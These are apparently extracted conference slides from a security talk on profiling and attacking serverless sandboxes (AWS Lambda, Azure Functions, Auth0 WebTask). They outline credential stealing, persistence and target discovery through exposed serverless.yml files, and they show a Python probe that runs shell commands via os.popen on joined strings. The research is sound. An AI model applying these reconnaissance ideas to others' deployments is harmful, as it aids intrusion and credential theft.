

# Hacking Serverless Runtimes Profiling Lambda, Azure, and more.

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# Presenters : Who are they?

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
# Presenters : Who are they?

Graham Jones :


- Software Developer @ Legitscript
  - Data warehousing + analytics
  - Use lambda for internal apps



What exactly is a “serverless”?



# Ephemeral Runtimes



# Why serverless at all?

- Parallelism
  - Infinite scale(ish)
- Fan out pattern is easy
- Automagic Event Triggers
- Security Features
- HA is simpler
- Enforced Architecture
- Little to no management



Another way to put that ...

# hope

/hōp/ 

*noun*

1. a feeling of expectation and desire for a certain thing to happen.  
"he looked through her belongings in the hope of coming across some information"  
*synonyms:* aspiration, desire, wish, expectation, ambition, aim, goal, plan, design; [More](#)
2. *archaic*  
a feeling of trust.

*verb*

1. want something to happen or be the case.  
"he's hoping for an offer of compensation"  
*synonyms:* expect, anticipate, look for, be hopeful of, pin one's hopes on, want; [More](#)



Translations, word origin, and more definitions

# Serverless is Hope

- **Hope** that your code executes securely.
- **Hope** that others can not tamper with the execution.
- **Hope** that the vendor is patching the operating system.
- **Hope** that your code hasn't been modified in transit to the sandbox.
- **Hope** that this is somehow

*Serverless is the hope that these environments are:*

**more secure than your own servers.**

## What you will learn in this talk:

1. How different vendors implement their sandbox. ( Isolation technology )
2. Attack patterns and techniques for persistence in various environments.
3. How to build your own test tools to hack the sandbox.

( This is the hacking part of the talk )

Most importantly:



Should use use this at all or avoid it all together?

## What you will not learn in this talk:


1. Kernel level exploits ( We don't have any )
2. Container escape to hypervisor ( We didn't do this )

## Languages we will look at:

- Lots of Python
- Some nodejs
- IAM Policy Docs

# A Quick Favor

“Bad code is  
*bad code”*




This is where serverless can  
be **DANGEROUS.**



# So who even sells this serverless thing?



Google Compute Engine



So what do people use serverless for?

Probably nothing critical right?

## Serverless Apps

Providers processing  
Applications identity  
Webhooks Git bots  
data Sanitization  
Flask Chat Django  
API Angular Real  
Web financial time  
Angular Backends





**ImpenetrableCyber...** @0x7eff · Jul 2

Run any (well.. sorta) docker container in lambda. cc: [@andrewkrug](#)

**alexander knorr** @opexxx

scar - Serverless Container-aware ARchitectures (e.g. Docker in AWS Lambda) [bit.ly/2tBCj7t](http://bit.ly/2tBCj7t)

— Python OSS (oss\_py) July 2, 2017

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# Why?

Container

Serverless Sandbox

Sandbox Container

Virtual Machine

Compute Host


Cloud






Functions  
Lambda Web  
Code  
Azure  
Sandboxes  
Webtask  
API


Code Sandboxes: What's the attack surface?



# Attack Method 1



# Attack Method 2.



# So what?

All the usual attack techniques apply.

# What are we concerned with?

Persistence & Data Exfiltration

# Rules of engagement.

What do we believe  
*should be true about*  
*serverless?*

Sandboxes are:  
**thrown away**  
**at the end of execution.**

Sandboxes have:  
**Maximum execution  
times.**

You can do  
a lot  
in 5-minutes!



*The More You Know*

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# Terminology


# Term 1



## Cold Start:

Cold start occurs when code is loaded into the sandbox and the container is first instantiated. Small performance penalties exist in every vendor environment for this. ~600ms

# Term 2



## Warmness:

Due to the aforementioned performance penalty most vendors keep an execution environment around for a period as a “warm” container to spare you this penalty. However -- this opens the door for some persistence. ( ephemeral persistence really )

The first person to demonstrate attacking this:

**Rich Jones :**



Creator, Zappa Framework  
Talk: Gone in 60 Milliseconds

[https://media.ccc.de/v/33c3-7865-gone\\_in\\_60\\_milliseconds](https://media.ccc.de/v/33c3-7865-gone_in_60_milliseconds)

# Attack Surface Outer & Inner




Assumed human error or lack  
of skills in IAM.

Outer Surface

Inner Surface

Other things  
you could pivot to.  
(maybe)



## How do these look from the outside:


```
x-amzn-requestid: 42afae07-6337-11e7-978e-a16a4ab3a0b4
x-amzn-remapped-content-length: 52156
etag: "315532800.0-52156-1721700440"
x-amzn-trace-id: sampled=0;root=1-595fc0a9-78f9eb5db9c2557354f3f23a
accept-ranges: bytes
x-amzn-remapped-date: Fri, 07 Jul 2017 17:11:05 GMT
x-cache: Miss from cloudfront
via: 1.1 3a286aa16b0a5dffb0381ae205a4a273.cloudfront.net (CloudFront)
x-amz-cf-id: oIZYWXpxJpVv-vSI4PUVBtS9dw4NXGwdH1PgLzaJB53TxmjrMIcw6w==
X-Firefox-Spdy: h2
```

## How do these look from the outside:

```
HTTP/1.1 200 OK
x-auth0-proxy-stats:
{"proxy_host":"172.31.201.234","proxy_pid":21278,"container_id":"af6aeb0f-8fb
7-4681-ac1b-7cc6767a0d60","latency":17,"uptime":177206.295,"memory":{"rss":14
4560128,"heapTotal":93000288,"heapUsed":58777040,"external":21543833},"req_id
":"1499637266377.949008"}
content-type: text/html
x-auth0-stats:
{"worker_pid":1,"response":{"200":2}, "time":1, "uptime":79.76, "memory":{"rss":42840064, "heapTotal":21880928, "heapUsed":16588512}}
x-wt-response-source: webtask
date: Sun, 09 Jul 2017 21:54:26 GMT
```

## How do these look from the outside:

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 94
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Thu, 13 Jul 2017 17:13:30 GMT
```




serverless.yml

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**peeweeh/ds-lambda – .gitignore**  
Showing the top five matches Last indexed on Apr 12

```
1 .serverless
2 serverless.yml
3 serverless.yml
```

**mcwhittemore/many-app-database – .gitignore**  
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```
1 serverless.yml
2 .serverless
```

**Languages**

Markdown	7,561
Textile	2,582
HTML	698
JavaScript	597
YAML	482
Text	260
XML	257
JSON	114
Python	53
Shell	51

Wow... lots of potential targets

**Serverless apps located!**  
**What do we do with them?**

Understanding what's  
**possible . . .**

# What we found



Do you have a problem with using  
something that you can not audit?

## Digging around

```
#!/usr/bin/python

import os
def call_shell_wrapper(args):
    """
    Intended to make it easy to add additional metrics from shell calls,
    such as capturing return values, etc.
    Currently no additional value.
    Subprocess module is recommended but didn't work for some uname calls.
    """

    return os.popen(" ".join(args)).read()
```

```
lookups = {
    "pwd":      get_pwd,
    "release":  get_release_version,
    "env":      get_env,
    "df":       get_df,
    "is_warm":   is_warm.is_warm,
    "warm_since": is_warm.warm_since,
    "warm_for":   is_warm.warm_for,
```

```
    "cpuinfo":   get_cpuinfo,
    "meminfo":   get_meminfo,
    "package_count": get_package_count,
    "packages":  get_packages,
    "package_versions": get_package_versions,
    "ps":        get_processes,
    "timestamp": get_timestamp,
    "ipaddress": get_ipaddress,
    "uptime":    get_uptime
}
```


## What are some common things we are looking for in all runtimes?

- Is it an operating system derivative?
- If so are the general things true:
  - Can read/write everywhere?
  - Can poison code?
  - Can get/set environment vars?
- Are the permissions in the cloud:
  - Too permissive
  - Just right?
- What about internet access?
  - Egress vs Egress + Ingress






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# Runtimes Explored:


- AWS Lambda
- Azure Functions
  - (*aka web-functions aka project kudu*)
- Auth0 WebTask



Let's talk Lambda

## AWS Lambda : What do we know.

- Some kind of container system
- Runs on Amazon Linux
  - (RHEL 6 derivative)
- Read only file system
- Code injected into /var/run/task
- Non-root user
- Single AWS IAM role accessible to sandbox
- Reverse shell not possible
- Internet egress ( in some cases )



## AWS Lambda : What we wanted to know


- Credential stealing:
  - Can we do it?
  - How bad is it?
- Where can we persist code?
- How long can we persist code?
  - Warmness Attacks
- Can we get lambda to do things other than execute code in the language we prefer to use.
- How frequently does OS and runtime get patched. Python modules ( etc )



## Sample Output

<https://gist.github.com/andrewkrug/db4cea565c7adc144b30c3d3c55b6d89>

